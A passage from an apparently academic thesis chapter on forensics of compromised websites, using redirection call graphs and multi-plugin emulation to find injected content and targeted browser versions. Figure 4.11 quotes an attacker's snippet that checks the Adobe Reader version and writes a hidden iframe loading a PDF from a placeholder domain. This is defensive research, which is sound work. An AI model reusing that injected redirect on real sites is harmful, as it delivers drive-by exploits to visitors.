We now give more details on the semantic gap in a redirection graph using the website in Fig. 4.2. In this website, a web browser loads the JavaScript of URL_B by using a `script` tag in URL_A accessed first (①). Next, the DOM API code in URL_B is executed (②). In this case, an `iframe` tag that points to URL_C is inserted into the HTML of URL_A. As a result, an HTTP request to URL_C is generated with the `Referer` header of URL_A (③). The `Referer` header indicates the base URL, i.e., URL_A, of the web content that is rendered on the web browser, not the external JavaScript URL, i.e., URL_B, that contains the redirection code. This semantic gap occurs due to the general behavior of web browsers and is frequently observed on legitimate websites. However, this gap results in a logically incorrect redirection graph without some edges, for example, an edge from URL_B to URL_C is not connected, which we call a *semantic gap edge*. In



Figure 4.3: System overview

other words, when URL_D is a malicious URL, a redirection graph constructed by conventional methods cannot identify the `document.write` statement in URL_B as a redirection origin due to a semantic gap even if traversing backwards along the path from URL_D to URL_A.

4.3 Proposed Method and System

To identify the redirection origin, we propose a method of constructing a redirection graph with context, such as which content redirects to which websites, by tracing the redirection and JavaScript execution processes. The combination of a redirection graph and a JavaScript execution graph, which we call a "redirection call graph" (RCG), can bridge semantic gap edges and contribute to identifying the precise position of redirection origins. We implemented a system with our method, as shown in Fig. 4.3. Also, our system accesses a website using a multi-client environment to identify targeted client environments while constructing RCGs. It detects the differences of accessed URLs among multiple access results while minimizing the number of environment profiles by designing them on the basis of known vulnerability information. We detail each system component in the following subsections.

4.3.1 Identifying Redirection Origin as Evidence of Compromise

Our method of identifying redirection origins is composed of a *monitoring behavior* phase, *constructing RCG* phase, *identifying malicious node* phase, and *extracting compromised content* phase (① in Figure 4.3).

Monitoring Behavior

Our system accesses websites and collects redirection and JavaScript traces by monitoring behaviors during the process of interpreting fetched web content. We explain the behavioral information as follows.

- **HTTP transaction:** An HTTP response with the status code 3XX is captured in HTTP transactions for tracing HTTP redirections. When an HTTP server responds to this status code, the HTTP request URL, URL in the `Location` header, and HTTP status code are recorded as a redirection source URL, redirection destination URL, and redirection method, respectively.
- **HTML parsing:** Our system monitors HTML tags, e.g., `iframe`, `frame`, `script`, `meta`, `object`, `embed`, and `applet`, that redirect to a different URL during HTML parsing to trace redirections with HTML tags. When these HTML tags are parsed, the URL that contains the HTML tag, URL to which the HTML tag points, and HTML tag name are recorded as a redirection source URL, redirection destination URL, and redirection method, respectively.
- **JavaScript API hooking:** Our system monitors executed JavaScript code and JavaScript function calls, e.g., `eval()`, `setTimeout()`, `setInterval()`, function calls of `window`, `location`, `element`, `node`, and `document` objects, to construct a JavaScript execution graph and connects semantic gap edges. Then, to trace redirections with JavaScript, the JavaScript URL, URL to which the JavaScript points, and JavaScript function name are recorded as a redirection source URL, redirection destination URL, and redirection method, respectively.



Figure 4.4: Comparison of graphs constructed with proposed and conventional methods

Constructing Redirection Call Graph

This phase constructs a RCG based on recorded trace information. As a result, a directed graph with the following nodes and edges, such as the top of Fig. 4.4, is structured.

- **Redirection node and edge:** A redirection node represents an accessed URL. A redirection edge represents a redirection method and connects redirection nodes. To construct these nodes and edges, we use information obtained from HTTP transaction and HTML parsing in the previous phase.
- **JavaScript execution node and edge:** A JavaScript execution node represents code executed by the JavaScript interpreter, for example, code executed while rendering websites, code executed by an event, e.g., `onload()` and `onclick()`, and code dynamically executed by `eval()`, `setInterval()`, and `setTimeout()`. We can identify which code is executed by tracing these code executions. This node is managed by the hash value of the code. Figure 4.4 shows that a redirection graph contains the hash values of JavaScript execution nodes (JS_1, JS_2, and JS_3 in this case). A

JavaScript execution edge represents a JavaScript execution method and connects JavaScript execution nodes, for example, `eval`, `setInterval`, and `setTimeout`. In addition, this edge contains redirection methods to different URLs to identify JavaScript redirections.

- **Semantic gap edge:** Our method associates an HTML tag generated by JavaScript with the JavaScript URL to bridge a semantic gap edge. When a redirection occurs via the parsing of an HTML tag, e.g., an `iframe` tag and a `script` tag, the source URL is identified from not only the base URL but also the associated JavaScript URL if the HTML tag is generated by JavaScript.

We explain a semantic gap edge using Fig. 4.2. When `document.write` is executed in URL_B, a pair of URL_B and the `iframe` tag generated by `document.write` is saved. Next, when the `iframe` tag inserted in URL_A is parsed, URL_B is uniquely identified from the pair information. Finally, when the redirection of the `iframe` tag occurs, an edge from URL_B to URL_C is connected. Then, the redirection method of the edge from URL_B to URL_C is set to the DOM API function and HTML tag name, "`document.write(iframe)`."

Figure 4.4 depicts a comparison of Fig. 4.2 between a redirection graph using the preceding proposed methods and a conventional redirection graph. Our method can identify an obfuscation process from JS_1 to JS_2 by `eval` and connect an edge from URL_B to URL_C by `document.write`. However, none of the information mentioned above can be identified from the conventional redirection graph. This information is necessary for incident responders to conduct efficient and effective website forensics.

Identifying Malicious Node

This phase identifies malicious nodes in the RCG constructed in the previous phase using a blacklist of known malicious URLs. These known malicious URLs can be obtained from detection results by using conventional techniques such as a high-interaction honeyclient and anti-virus. In addition to matching exact malicious URLs, we detected suspicious URLs of the same domain name and the

same number of path hierarchies or the same number of domain name hierarchies and the same path compared with the malicious URLs. This suspicious URL detection helps minimize the effects of URLs using DGA-domains and/or random strings. This phase also extracts malicious paths from identified malicious nodes to the node of the landing URL.

Extracting Compromised Content

A redirection origin is extracted by traversing backwards along a malicious path, which is identified in the previous phase, from the leaf URL to the origin URL. We explain the extraction method in Fig. 4.4. If the redirection path from URL_A to URL_D is classified as malicious, e.g., JS_3 contains the exploit code, the `script` tag that points to URL_B in URL_A is extracted as a redirection origin. A redirection origin contains the origin/leaf URLs and the redirection method/destination URL. Moreover, to identify the precise position of redirection origins, this phase extracts DOM information, such as the DOM tree structure, in the case of an HTML-based compromise. In the case of a JavaScript-based compromise, the JavaScript execution information is extracted such as executed code.

It is important to note that a redirection origin of the landing URL is not always compromised web content. For example, if JS_1 in Fig. 4.4 is compromised web content, the `script` tag in URL_A described above is a false positive. Therefore, this phase minimizes the number of false positives by following a malicious path from the landing URL to the URL with a domain name that is different from the source URL after traversing backwards. This means that we consider web content that generates such inter-domain edge as a redirection origin because the domain name of compromised websites is different from that of malicious websites [3]. Specifically, JS_1 is detected as a redirection origin by the difference between URL_B's domain name and URL_C's domain name.

CVE / version	2017-AAAA	2017-BBBB	2017-CCCC	2017-DDDD	2017-EEEE
Plugin 1.0.0	✓	✓			
Plugin 1.0.1	✓	✓			
Plugin 2.0.0			✓	✓	
Plugin 2.1.0			✓	✓	
Plugin 2.1.1				✓	✓

↓ Aggregate duplication

CVE / version	2017-AAAA 2017-BBBB	2017-CCCC	2017-DDDD	2017-EEEE
Plugin 1.0.0 Plugin 1.0.1	✓			
Plugin 2.0.0 Plugin 2.1.0		✓	✓	
Plugin 2.1.1			✓	✓

Figure 4.5: Aggregation of duplicated CVEs and plugin versions

4.3.2 Identifying Targeted Client Environment as Impact of Compromise

To identify targeted client environments, our system analyzes a website in a multi-client environment that increases the possibility of the behavior of a website being changed by browser fingerprinting, such as boundary testing. The analysis environment is composed of a *composing client* phase and a *matching results* phase (② in Figure 4.3).

Composing Client

This phase decides on a client environment from a matrix of vulnerabilities and its affected client environments. Our method can decrease the number of client environments by aggregating the environment's duplications (Fig. 4.5). If we can predict potential targeted vulnerabilities in websites, the number can be further decreased by filtering out the corresponding columns of the matrix. For example, we

show a matrix of the matching of known vulnerability information obtained from CVE Details [83] and affected versions of Adobe Flash Player in Table 4.1. We further decreased the elements of the matrix by utilizing the vulnerability information of exploit kits from 2014–2015 obtained from contagio [84]. In Table 4.1, the versions of Adobe Flash Player were aggregated from 251 to 31. Note that oldest version is selected from aggregated versions.

Matching Results

Our system compares crawl results of various environments and detects differences in the accessed URLs among the results, i.e., it investigates whether each crawl result contains malicious URLs. From the matching results, we can identify which client environment is redirected to a malicious URL.

Table 4.1: Matrix of CVEs and Flash Player versions

	2013-0634	2013-5329	2014-0497	2014-0502	2014-0515	2014-0556	2014-0569	2014-8440	2014-8439	2015-0310	2015-0311	2015-0313	2015-0336	2015-0359
10.1.102.64	✓													
11	✓	✓	✓	✓										
11.2.202.233	✓	✓	✓	✓	✓	✓	✓							
11.5.502.149		✓	✓	✓										
11.2.202.270		✓	✓	✓	✓	✓	✓							
11.7.700.169		✓	✓	✓	✓									
11.7.700.225				✓	✓									
11.7.700.252			✓	✓										
11.7.700.257			✓	✓	✓									
11.2.202.332			✓	✓	✓	✓	✓							
12.0.0.44				✓										
11.2.202.336				✓	✓	✓	✓							
11.7.700.269					✓									
11.2.202.341					✓	✓	✓							
13.0.0.206						✓	✓							
14.0.0.125						✓	✓			✓	✓	✓	✓	✓
14.0.0.179						✓	✓		✓	✓	✓	✓	✓	✓
14.0.0.176						✓	✓	✓		✓	✓	✓	✓	✓
13.0.0.244							✓							
15.0.0.152							✓			✓	✓	✓	✓	✓
13.0.0.250								✓				✓		
15.0.0.189								✓		✓	✓	✓	✓	✓
11.2.202.423									✓					
15.0.0.239										✓	✓	✓	✓	✓
13.0.0.260										✓				
11.2.202.438											✓			
16.0.0.287											✓	✓	✓	✓
11.2.202.440												✓		
13.0.0.264												✓	✓	✓
16.0.0.305													✓	
17.0.0.134														✓

Table 4.2: Number of plugin versions

	JRE	PDF	Flash
Exploit kits from 2014–2015	14	1	31
Exploit kits from 2011–2013	37	23	32
Official installer	193	103	251
Environment profile reduction	142	79	188

4.3.3 Implementation

To monitor fine-grained processes of HTML parsing and JavaScript execution for constructing a RCG and to configure various client environments, we need to be able to hook browser processes and modify the environment profiles. Therefore, we used a browser emulator, HtmlUnit [63], in our system and implemented the monitoring and configuration functions into it. In this study, we focused on plugins, Java Runtime Environment (JRE), Adobe Reader (PDF), and Adobe Flash Player (Flash), for a multi-client environment because many recent exploit kits check for the presence of vulnerable versions of several plugins [59, 81]. Therefore, we collected vulnerability information on these plugins from CVE Details and contagio, mentioned in the previous subsection. The numbers of aggregated versions of JRE, PDF, and Flash are listed in Table 4.2. The rows of Table 4.2 represent the number of plugins for the vulnerability information of exploit kits from 2014–2015, exploit kits from 2011–2013, and the number of official installers we found manually. Table 4.2 shows that our method can dramatically reduce the number of environment profiles by utilizing known vulnerability information. It is meaningful to note here that our proposed system can change environment profiles on the basis of not only plugins but also operating systems or browsers in the same way (see Section 4.6.4).

4.4 Experiment and Evaluation

We evaluated the effectiveness and performance of our system using the HTTP communication data of the 2,058 compromised websites that were preliminarily detected during a four-year period (2011–2015). Although we can run our system



Figure 4.6: Experimental environment

to reveal malicious content and the functions of websites on the *live* Internet, online crawlings, especially with our multi-client environment, place a load on web servers and make it easy to detect inspections by server-side cloaking. Therefore, it is appropriate for utilizing our system in a local environment while leveraging forensic artifacts that have been already detected. In this experiment, we first investigated the impact of semantic gaps to evaluate the effectiveness of an RCG. More precisely, we evaluated whether a RCG can precisely connect more links than a conventional redirection graph. Next, we analyzed redirection origins extracted from malicious paths and investigated the statistical trend regarding website compromises. Finally, we evaluated whether our system can identify targeted client environments and the target range.

4.4.1 Experimental Environment

The experimental environment for our system was composed of a high-interaction honeyclient, a replay proxy, and our system, as shown in Fig. 4.6.

High-interaction Honeyclient

We used HTTP communication data of websites that were preliminary detected drive-by download attacks by a high-interaction honeyclient [30]. Exploit URLs and malware distribution URLs detected by the honeyclient were also used as a blacklist in the *identifying malicious node* phase.

Replay Proxy

A replay proxy responds to a HTTP request with web content on the basis of a URL using HTTP communication data. Thus, due to the dynamic nature of modern websites, some HTTP requests may not match any of the original data. This occurs when a URL using time-dependent or random parameters is included in the data. To compensate for dynamically generated URLs, we used an *approximate matching* approach, which was inspired from a method [85], during replay. This approach measures the similarity between a requested URL and URLs with the same domain name and the same file path but different parameters in the HTTP communication data. To compute a similarity score, this approach calculates a Jaccard index of the set of parameter names. Finally, the proxy responds to a HTTP request with web content on the basis of a URL that has a score that is higher than a threshold. The threshold was set to a high score, e.g., 0.9, to prevent false positives, and no false positives were observed in this experiment. Note that the purpose of this study is to identify the evidence and impact of compromise, and not to propose a traffic replay method.

Our System

Our system, which is the extended HtmlUnit described in Section 4.3.3, analyzes web content through accesses to the replay proxy. Then, to further reduce the analysis time, we used our multi-client environment for only websites that tried to use browser fingerprinting. Browser fingerprinting can be detected by monitoring the use of the name and version strings of the client environment in JavaScript function arguments and object properties. Therefore, we preliminarily detected browser fingerprinting by analyzing a website once. The results of preliminary crawls were also used for analyzing a website that does not use browser fingerprinting. Note that this detection method of browser fingerprinting is straightforward and limited to sophisticated browser fingerprinting such as side-channel inference [54].

We obtained the experimental results presented in this section by using two servers, both running Ubuntu 12.01. Our replay proxy replayed the HTTP com-

munication data on one server (2.93-GHz processor and 24 GB of RAM), and our system evaluated web content on the other server (3.16-GHz processor and 4 GB of RAM).

4.4.2 Evaluation of Redirection Call Graph and Redirection Origin

Constructing Redirection Graph

Our objective is to identify information of compromised websites at a content-level in addition to an URL-level. Since compromised web content, i.e., a redirection origin, can be identified from a redirection path, we evaluated how many nodes (URLs) can be connected with the proposed method compared with conventional methods. In other words, false positives and false negatives in this evaluation are that edges are not connected correctly and that there are no edges to be connected, respectively.

We computed the differences between the number of nodes on malicious paths identified by the proposed method (PRO) and the conventional methods. As the conventional methods, we implemented originally the referer-based method (REF) [42] and the heuristic-based method (HEU) [44]. As a result, the number of nodes identified by *only* PRO were 1,068 and 367 compared with REF and HEU, respectively. We found through manual inspection that these nodes were false negatives of the conventional methods caused by a redirection without a `Referer` header or with a semantic gap. The semantic gap edge was included in 16.6% of websites. In addition, the numbers of nodes identified by only the conventional methods were 0 and 9 compared with REF and HEU, respectively. However, these nodes were false positives (noise URLs) caused by linking a *likely* edge with the rule "Domain-in-URL" of HEU. These results show that the proposed method can accurately construct a redirection graph and identify malicious redirection chains, but the conventional methods cannot.

In this evaluation, we found several redirection graphs without a malicious path. Therefore, we measured the analysis capabilities of our system by calculating its reachability to malicious URLs that the high-interaction honeyclient de-

tected. As a result, our system identified malicious paths from 1,479 (71.9%) websites among the 2,058 websites. We give more details on the websites that could not reach malicious URLs in the next subsection, i.e., these websites correspond to unknown or false negatives.

Redirection Graph without Malicious Path

We manually analyzed the causes of the *incomplete redirection graphs* that did not contain malicious URLs, i.e., malicious nodes. Table 4.3 shows a breakdown of redirection graphs without a malicious path. The most common sophisticated browser fingerprinting in this breakdown changed behavior on the basis of the presence of a specific property of JavaScript or security vendor products. JavaScript properties exist in only Internet Explorer, e.g., `window.sidebar`, and is abused as an indirect browser fingerprint by attackers. Many methods of such browser fingerprinting are proposed and also known to affect the behavior of not only a browser emulator but also a real browser [54]. Attackers can also maliciously access a file system and check the presence of security vendor products through Internet Explorer by abusing an information disclosure vulnerability, i.e., CVE-2013-7331. Our browser emulator could not be redirected to malicious URLs because it did not execute the environment-specific code and exploit code. The emulator evasion in Table 4.3 was caused by a defect of DOM implementation in HtmlUnit. However, we can mitigate the evasion by improving the behavior emulation since a redirection graph could be accurately constructed by fixing this defect. The other causes were lack of approximate matching and suspicious URL detection ability, time-dependent redirections, and use of VBScript.

Table 4.3: Breakdown of redirection graph without malicious path

Category	#graphs	Reason	Handling
Sophisticated browser fingerprinting	231	Anti-virus detection and browser-specific JavaScript property	Analyze it with a real browser
URLs with DGA-domains	165	Lack of approximate matching and suspicious URL detection ability	Improve accuracy of algorithm and/or random strings
Emulator evasion	122	Defect of DOM implementation in HtmlUnit	Fix it
Time-dependent redirection	57	Past crawl data	Analyze it immediately after detection
VBScript	4	Unsupported in HtmlUnit	Analyze it with real browser

Table 4.4: Analysis of client-dependent redirection with browser fingerprinting

Detected: Suspicious: Unknown	#crawls	Description
1:0:1	359	Client-dependent redirection with browser fingerprinting
0:1:1	117	Client-dependent redirection with browser fingerprinting
1:1:1	149	Client-dependent redirection with browser fingerprinting
0:0:1	209	Emulator evasion, time-dependent redirection, etc. (see Table 4.3)
1:1:0	226	Malicious websites using URLs with DGA-domains and/or random strings
0:1:0	91	Malicious websites using URLs with DGA-domains and/or random strings
1:0:0	370	Simple malicious websites

Extracting Compromised Web Content

To investigate the statistical trend regarding compromised web content and compromise methods, we analyzed redirection origins extracted from malicious paths. Compromise methods were 43% HTML-based compromises, 9% JavaScript-based compromises, and 47% DOM API code injections. Almost all HTML-based compromises injected automatic redirections to different URLs using `script` and `iframe` tags. The DOM API code also injected 98% `iframe` tags and 2% `script` tags. These injected HTML tags were written in strange positions such as outside the `html` tag or `body` tag (5%) in a small area (width <15, height <15, or area <30; 20%) or outside the display (72%).

We also investigated redirection paths from compromised web content. As a result, the semantic gap edge was included in 33% of redirection paths, which made it difficult to analyze it. We will give two case studies of these semantic gap edges in Section 4.5.2.



Figure 4.7: Identification of target range of Flash Player version

4.4.3 Evaluation of Targeted Client Environments

We evaluated whether our system can identify which client environment is redirected to a malicious URL. The client environments emulated each plugin, as shown in Table 4.2, on the basis of the observation period of the websites and the browser fingerprint acquired by the websites. The crawl results per each *environment* were categorized into three groups: detected crawls that contain malicious URLs, suspicious crawls that contain suspicious URLs, and unknown crawls that contain neither. As a result of comparing crawl results per each *website*, we identified client-dependent redirections that contained detected and/or suspicious crawl results at the same time as unknown crawl results from 625 (30.4%) of the websites (Table 4.4). These websites changed the destination URL depending on the difference among the plugin versions. We plot these detected and/or suspicious crawl results in Fig. 4.7, in which the horizontal axis indicates versions of Flash (left is from exploit kits from 2011–2013, and right is from exploit kits from 2014–2015) and the vertical axis indicates crawl results on the order of the time scale. Figure 4.7 shows that some of the results were widely detected, and the others were detected by only specific versions. We found through manual inspection that these results were derived from the exploit kit periods of 2011–2013 and 2014–2015. This means that client environments based on information of exploit kits from 2011–2013 were not redirected to malicious websites observed from 2014–2015 and vice versa. These results show that it is important to change a client environment for analysis depending on that attack trend of that time. Furthermore, as a result of analyzing websites of the same detection pattern, we found that these websites used the same browser fingerprinting code and redirection code. Using these multiple analysis results, we can categorize malicious infrastructures, such as vulnerabilities (see Section 4.5.3).

4.4.4 Performance Overhead

We evaluated the total time and the average time taken to analyzing the 2,058 websites with our system. The results indicated that the time costs were 685,773 sec and 333 sec, respectively. Since 90% of benign website crawlings done by

the high-interaction honeyclient that detected compromised websites used in this experiment finished within 154 sec [30], the analysis time of our system took approximately twice as long. The performance of our system, however, clearly depends on the number of environment profiles. The analysis time per one environment was only 12 sec on average and these of each website were nearly equal. Therefore, the minimizing of environment profiles, i.e., JRE, PDF, and Flash in Table 4.2, can reduce 142/193=73.6%, 79/103=76.7%, and 188/251=74.9% analysis time, respectively. From the above, our system is appropriate for frequent reanalysis of websites because the browser emulator does not require extra analysis time, e.g., the rendering time of a website and the execution time of exploit code. In addition, since the browser emulator can be more easily deployable and parallelized compared with a high-interaction honeyclient that individually requires a real browser whenever the environment is changed, performance can be further improved.

4.5 Case Studies

We manually analyzed redirection origins, redirection paths, and client-dependent redirection code. Among these manual inspections, we now describe notable samples.

4.5.1 Compromised Websites for Malware Campaign

We first show an example of malicious paths constructed from crawl results, which contained the leaf URL of a .jar file extension (Figure 4.8). The redirection started from a `script` tag in the landing URL to an `applet` tag that points to the leaf URL via a `location`, `meta` tag, `HTTP302`, and `iframe` tag, as shown in Fig. 4.8. Since our system cannot execute a Java archive file, it stopped at the URL of a .jar file extension. These above features, characteristic lexical features of URLs, and facts of data observed from Oct. – Nov. 2012 suggest that the landing website was injected with a `script` tag that redirects to a malicious website built using the Styx exploit kit [86]. Other characteristics of exploit kits appear in HTML

tags and JavaScript code in addition to the data observation period and the lexical features of URLs mentioned above [67, 87]. Since many attackers pervasively use such exploit kits for malware campaign, the capability to analyze them is important. To show the validity of our method against exploit kits, we investigated signatures and security vendor reports for other malicious paths based on these characteristics. As a result, we have also identified malware campaigns with other exploit kits such as Blackhole, RedKit, Flash Pack, RIG, Nuclear, and Angler.

4.5.2 Sophisticated Semantic Gap

Obfuscated Semantic Gap Edge

We depict an example of malicious paths that contained dynamically generated code and a semantic gap in Fig. 4.9. The semantic gap was caused by DOM API code (JS_7) in obfuscated code (JS_6) injected by compromising. The conventional methods could not completely identify these malicious paths because the link to the URL of DOMAIN5 could not be connected due to the semantic gap and the destination URL of DOMAIN6 is concealed in the obfuscated code.

Multiple Compromised Web Content

We show an example of a part of RCGs constructed from crawl results, which contain two or more differences in the number of identified URLs between PRO and REF/HEU in Section 4.4.2 (Figure 4.10). Compromised web content in Fig. 4.10 was injected into multiple files such as an HTML file of the landing URL and JavaScript files referred from the landing URL. The conventional methods could not identify URLs of these JavaScript files because DOM API code were injected into all files and semantic gaps occurred on all of them. In other words, this means that JavaScript files remain compromised even if we deleted only the `iframe` tag of the landing URL identified by the conventional methods.

Figure 4.8: Malicious path built using Styx exploit kit



Figure 4.9: Malicious path that contains obfuscated semantic gap edge



Figure 4.10: Malicious path that contains multiple semantic gap edges

Table 4.5: PDF version range detected by website analysis in multi-client environment

4.0.5	7.0.0	7.1.0	7.1.1	8.0.0	8.1.0	8.1.1	8.1.2	8.1.3	8.1.4	8.2.0	8.2.4
				✓	✓	✓	✓	✓	✓	✓	✓
9.0.0	9.1.0	9.1.1	9.3.0	9.3.1	9.3.3	9.4.0	9.4.1	10.0.0	10.0.3	10.1.1	
✓	✓	✓	✓	✓	✓						

```
pdf_ver = PluginDetect.getVersion("AdobeReader");
pdf_ver = pdf_ver.split(",");
if ((pdf_ver[0] == 8 && pdf_ver[1] <= 2) ||
   (pdf_ver[0] == 9 && pdf_ver[1] <= 3)) {
    document.write("<iframe width=10 height=10
    src='http://DOMAIN6.br/98765.pdf'></iframe>");
}
```

Figure 4.11: Browser fingerprinting code using plugin information

4.5.3 Client-dependent Redirection with Browser Fingerprinting

The JS_8 of Fig. 4.9 changed the destination URL by executing the browser fingerprinting code that gets the version of the PDF plugin in Fig. 4.11. We analyzed the code using our system that emulated 23 individual versions of a PDF based on Table 4.2 because the code was observed in 2012. As a result, the versions shown in Table 4.5 reached malicious URLs and the behavior was along the condition of the above branch code. In addition, these code features and characteristic lexical features of URLs suggest that these malicious paths were built using RedKit, which is known to exploit a PDF's vulnerability (CVE-2010-0188) [88]. CVE-2010-0188 exists in Adobe Reader/Acrobat 8.X before 8.2.1 and 9.X before 9.3.1, and the code has also been implemented to redirect to the URL of DOMAIN6 when a PDF version that has the vulnerability is used.

4.6 Discussion

4.6.1 Browser Emulator Limitations

The analysis of malicious websites with a browser emulator such as our system is known to have some limitations. For example, a browser emulator is known not to be able to execute attack code that exploits the vulnerabilities of a web browser and/or its plugins. Our system also cannot execute exploit code as described in Section 4.4.2. In other words, our method cannot construct a complete redirection graph including a malware distribution URL because a malware distribution URL is accessed due to exploit code execution. Similarly, improving behavior emulation is challenging in browser fingerprinting and the diversity of browser implementations. The incomplete redirection graphs without malicious paths in Section 4.4.2 were also one of the factors preventing the construction of graphs. Naturally, in the case of an incomplete redirection graph, an incident responder must analyze the website in conventional operation. We admit all these issues can affect the performance of our system. However, these issues are not specific to our system and affect all real browsers and browser emulators in some degree. It is also difficult to automatically identify whether a redirection graph is incomplete or not. More importantly, our system could identify the evidence and impact of 71.9% of compromised websites under the limitations. To maximize the disclosure of suspicious/malicious content and suggest the possibility of an incomplete redirection graph, we must combine our system with other techniques such as machine learning discussed in Section 4.7.2.

4.6.2 Evaluation of Compromised Content

In this study, we did not conduct a user study on how the evidence and impact information identified by our system can contribute to remedying compromised websites and preventing malware infections because we evaluated our system using past crawl data in our experiments. As future work, we will perform a user study on how much and how long this identified information can increase the response rate and reduce the response time required for clean-up done by web-

masters, such as in an existing user study [80].

An incident responder generally determines whether a website is malicious by identifying URLs that should be analyzed based on the redirection graph structure and analyzing web content of these URLs [44]. Therefore, instead of a user study on webmasters, we calculated the URL reduction rate (URR) and the content reduction rate (CRR), which were inspired from the evaluation method of the existing research [85], to evaluate how our system can contribute to the work of incident responders. The URR is how many URLs our method can filter out by extracting malicious redirection paths from the entire redirection graph of each crawling. The CRR is how much web content on compromised websites would not be analyzed by extracting compromised web content using our method. These rates of all n websites were obtained with the following formulas.

